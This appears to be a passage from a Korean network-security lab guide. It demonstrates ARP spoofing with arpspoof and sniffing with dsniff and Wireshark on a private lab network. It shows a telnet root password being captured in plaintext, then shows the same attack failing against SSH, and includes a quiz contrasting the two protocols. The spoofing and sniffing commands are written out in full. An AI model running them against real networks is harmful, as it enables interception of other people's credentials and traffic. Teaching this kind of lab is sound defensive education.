
③ Kali에서 Client에게 ARP 스누핑 공격을 수행하여, Kali가 R1-f0/0(Gateway)인 것처럼 위장한다. ARP 스누핑 공격은 지속적으로 이루어져야 하므로 공격 명령은 각 터미널에서 별도로 수행하거나 공격 명령을 수행한 후에는 백그라운드로 전환한다.

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.254 192.168.1.10
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.254
```

- ④ 가로챈 패킷에서 유용한 정보를 자동으로 추출하기 위해 dsniff를 실행하여 가로챈 패킷을 모니터링 한다.

```
kali@kali:~$ sudo dsniff
dsniff: listening on eth0
```


- ⑤ dsniff와 마찬가지로 와이어샤크를 실행하여 가로챈 패킷을 모니터링 한다.



- ⑤ Client에서 www.xyz.com으로 telnet으로 접속하여 몇가지 작업을 수행하고 로그아웃한다. 이 과정을 몇차례 반복한다. 다음과 같이 dsniff에서 중요한 정보를 추출하였다.

```
kali@kali:~$ sudo dsniff
dsniff: listening on eth0
-----
03/03/20 06:56:11 tcp 192.168.1.10.38574 → 125.241.100.10.23 (telnet)
root
sunrin
sunrin
loshotostname
ifoconfig
lspwd
```

와이어샤크에서도 같은 방식으로 패킷의 재조합이 가능하다.



퀴즈 - 4

Telnet을 이용한 원격접속의 경우 위처럼 손쉽게 중요한 정보를 비롯하여 모든 통신 내용이 유출될 수 있다. 그 이유와 SSH와의 차이는 무엇인지 설명하시오.

Telnet은 통신 내용을 평문으로 전송하므로 패킷을 가로채기만 하면 재조합하여 내용을 확인할 수 있다. SSH를 이러한 약점을 보완하기 위해 암호화 키를 이용하여 통신 내용을 암호화하여 안전하게 통신이 가능하다.

직접 해보기 - 7

ARP 스푸핑을 진행한 후, SSH로 Client에서 www.xyz.com으로 접속하고 dsniff와 와이어샤크를 통한 스니핑한 결과를 작성하시오.

SSH 연결 과정

Client → www.xyz.com

```
sunrin@client:~$ ssh www.xyz.com
The authenticity of host 'www.xyz.com (125.241.100.10)' can't be established.
ECDSA key fingerprint is SHA256:0CjAWNrtGbl7/fCKI/tB6mR8liBcG+6Bbr+XvuAhWys.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'www.xyz.com' (ECDSA) to the list of known hosts.
Warning: the ECDSA host key for 'www.xyz.com' differs from the key for the IP address '125.241.100.10'
Offending key for IP in /home/sunrin/.ssh/known_hosts:2
Are you sure you want to continue connecting (yes/no)? yes
sunrin@www.xyz.com's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Mar  3 21:08:21 KST 2020

System load:  0.0               Processes:    101
Usage of /:   42.7% of 9.78GB   Users logged in: 1
Memory usage: 35%              IP address for enp0s3: 125.241.100.10
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Mar  3 20:55:03 2020
sunrin@xyz:~$
```

dsniff 스니핑 결과

SSH를 이용하여 접속과 해제를 수차례 반복해도 dsniff를 통한 유용한 정보 추출은 성공하지 못했다.

```
kali@kali:~$ sudo dsniff
[sudo] password for kali:
dsniff: listening on eth0
```

와이어샤크를 이용한 스니핑 결과

Client와 www.xyz.com과의 키 교환 과정을 거쳐 암호화 통신을 수행하므로, 패킷을 캡처해도 암호화된 패킷의 내용을 확인할 수 없다.

The screenshot shows a Wireshark capture on the eth0 interface. The packet list displays several SSHv2 packets. The selected packet (No. 28984) is an SSHv2 packet from 125.241.100.10 to 192.168.1.10. The packet details pane shows the structure of the SSHv2 packet, including the packet length (encrypted), MAC, and direction (client-to-server). The packet bytes pane shows the raw data of the encrypted packet.